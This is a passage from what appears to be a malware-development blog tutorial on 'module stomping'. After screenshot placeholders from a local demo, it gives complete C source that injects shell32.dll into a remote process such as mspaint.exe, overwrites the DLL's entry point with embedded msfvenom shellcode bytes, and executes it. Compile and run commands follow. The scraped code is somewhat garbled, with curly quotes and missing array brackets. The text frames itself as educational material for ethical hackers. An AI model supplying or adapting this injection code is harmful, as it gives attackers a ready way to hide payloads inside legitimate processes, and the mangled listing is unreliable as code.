

Load our combase.dll DLL:

Address of Entry Point:
Stomping:


Our payload successfully “landed” :)
Execute our thread:

As you can see, everything is worked perfectly, as expected!
practical example 2. remote process
Also work for remote module stomping:
/* * hack.c - remote module stomping * victim DLL: shell32.dll * author: @cocomelonc * for DEFCON training exercises on malware research for ethical hackers * ANSI / char* version */ #include <stdio.h> #include <stdlib.h> #include <string.h> #include <windows.h> #include <tlhelp32.h>// get remote DLL load address
DWORD_PTR GetRemoteDllLoadAddress(HANDLE hProcess, const char* dllName) {
if (hProcess == NULL) {
printf(“invalid process handle error: %d\n”, GetLastError());
return 0;
}HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE | TH32CS_SNAPMODULE32, GetProcessId(hProcess));
if (hSnapshot == INVALID_HANDLE_VALUE) {
printf(“CreateToolhelp32Snapshot failed error: %d\n”, GetLastError());
return 0;
}// MODULEENTRY32 uses char szModule in ANSI mode
MODULEENTRY32 me32;
me32.dwSize = sizeof(MODULEENTRY32);
DWORD_PTR loadAddress = 0;if (Module32First(hSnapshot, &me32)) {
do {
// _stricmp (ANSI case-insensitive compare)
if (_stricmp(me32.szModule, dllName) == 0) {
loadAddress = (DWORD_PTR)me32.modBaseAddr;
break;
}
} while (Module32Next(hSnapshot, &me32));
}CloseHandle(hSnapshot);
return loadAddress;
}DWORD_PTR GetRemoteDllEntryPoint(HANDLE hProcess, DWORD_PTR loadAddress) {
if (hProcess == NULL || loadAddress == 0) {
printf(“invalid process handle or load address error: %d\n”, GetLastError());
return 0;
}IMAGE_DOS_HEADER dosHeader;
SIZE_T bytesRead;
if (!ReadProcessMemory(hProcess, (LPCVOID)loadAddress, &dosHeader, sizeof(IMAGE_DOS_HEADER), &bytesRead) || bytesRead != sizeof(IMAGE_DOS_HEADER)) {
printf(“ReadProcessMemory failed error: %d\n”, GetLastError());
return 0;
}if (dosHeader.e_magic != IMAGE_DOS_SIGNATURE) {
printf(“invalid IMAGE_DOS_SIGNATURE error: %d\n”, GetLastError());
return 0;
}IMAGE_NT_HEADERS ntHeaders;
if (!ReadProcessMemory(hProcess, (LPCVOID)(loadAddress + dosHeader.e_lfanew), &ntHeaders, sizeof(IMAGE_NT_HEADERS), &bytesRead) || bytesRead != sizeof(IMAGE_NT_HEADERS)) {
printf(“ReadProcessMemory IMAGE_NT_HEADERS error: %d\n”, GetLastError());
return 0;
}if (ntHeaders.Signature != IMAGE_NT_SIGNATURE) {
printf(“IMAGE_NT_SIGNATURE error: %d\n”, GetLastError());
return 0;
}return (DWORD_PTR)(loadAddress + ntHeaders.OptionalHeader.AddressOfEntryPoint);
}// find process ID by process name
int findMyProc(const char *procname) {HANDLE hSnapshot;
PROCESSENTRY32 pe;
int pid = 0;
BOOL hResult;// snapshot of all processes in the system
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (INVALID_HANDLE_VALUE == hSnapshot) return 0;// initializing size: needed for using Process32First
pe.dwSize = sizeof(PROCESSENTRY32);// info about first process encountered in a system snapshot
hResult = Process32First(hSnapshot, &pe);// retrieve information about the processes
// and exit if unsuccessful
while (hResult) {
// if we find the process: return process ID
if (strcmp(procname, pe.szExeFile) == 0) {
pid = pe.th32ProcessID;
break;
}
hResult = Process32Next(hSnapshot, &pe);
}// closes an open handle (CreateToolhelp32Snapshot)
CloseHandle(hSnapshot);
return pid;
}int main(int argc, char* argv) {
int pid = 0;
if (argc < 2) {
printf(“Usage: %s <PID>\n”, argv[0]);
return -1;
}char sampleDLL = “C:\windows\system32\shell32.dll”;
HANDLE process_handle;pid = findMyProc(argv[1]);
// get handle to remote process
process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)(pid));
if (process_handle == NULL) {
printf(“could not open process: %d\n”, GetLastError());
return -1;
}// allocate memory for the DLL path string
LPVOID buffer = VirtualAllocEx(process_handle, NULL, sizeof(sampleDLL), (MEM_RESERVE | MEM_COMMIT), PAGE_READWRITE);// write DLL path to remote process
WriteProcessMemory(process_handle, buffer, sampleDLL, sizeof(sampleDLL), NULL);// explicitly call GetModuleHandleA (ANSI version)
HMODULE k32_handle = GetModuleHandleA(“kernel32.dll”);
VOID* load_library = (VOID*)GetProcAddress(k32_handle, “LoadLibraryA”);// inject the DLL
HANDLE remote_thread = CreateRemoteThread(process_handle, NULL, 0, (LPTHREAD_START_ROUTINE)load_library, buffer, 0, NULL);
if (remote_thread) {
WaitForSingleObject(remote_thread, INFINITE);
CloseHandle(remote_thread);
}printf(“DLL successfully injected. press <ENTER> to overwrite EntryPoint with shellcode…\n”);
getchar();const char* dllName = “shell32.dll”;
DWORD_PTR dllLoadAddress = GetRemoteDllLoadAddress(process_handle, dllName);if (dllLoadAddress != 0) {
printf(“Loaded address of DLL: 0x%p\n”, (void*)dllLoadAddress);
} else {
printf(“Failed to find DLL load address\n”);
CloseHandle(process_handle);
return -1;
}DWORD_PTR entryPointAddress = GetRemoteDllEntryPoint(process_handle, dllLoadAddress);
if (entryPointAddress != 0) {
printf(“address of EntryPoint: 0x%p\n”, (void*)entryPointAddress);
}
else {
printf(“failed to retrieve EP address\n”);
CloseHandle(process_handle);
return -1;
}// msfvenom shellcode (meow-meow)
unsigned char shellcode = {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,
0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,0x8b,0x52,
0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,0x0f,0xb7,0x4a,
0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,0x20,0x3e,
0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,
0x74,0x6f,0x48,0x01,0xd0,0x50,0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,
0x01,0xd0,0xe3,0x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,
0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,
0xf1,0x3e,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,
0x40,0x24,0x49,0x01,0xd0,0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,0x40,0x1c,
0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,
0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,
0x58,0x41,0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,0x49,0xc7,
0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0x1a,0x01,0x00,0x00,0x3e,0x4c,0x8d,
0x85,0x25,0x01,0x00,0x00,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,
0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,
0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,
0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x4d,0x65,0x6f,0x77,0x2d,0x6d,0x65,0x6f,0x77,
0x21,0x00,0x3d,0x5e,0x2e,0x2e,0x5e,0x3d,0x00
};// overwrite the EntryPoint of the loaded DLL in memory
WriteProcessMemory(process_handle, (LPVOID)entryPointAddress, (LPCVOID)shellcode, sizeof(shellcode), NULL);// execute the shellcode by calling the modified EntryPoint
CreateRemoteThread(process_handle, NULL, 0, (PTHREAD_START_ROUTINE)entryPointAddress, NULL, 0, NULL);CloseHandle(process_handle);
printf(“successfully executed\n”);
return 0;
}
demo 2
Compile:
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

Run it on victim machine:
.\hack2.exe mspaint.exe

Thanks to ANY.RUN for API!
VBA stomping
hack2.exe
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine
Article Link: Malware development trick 61: Module stomping. Simple C example - cocomelonc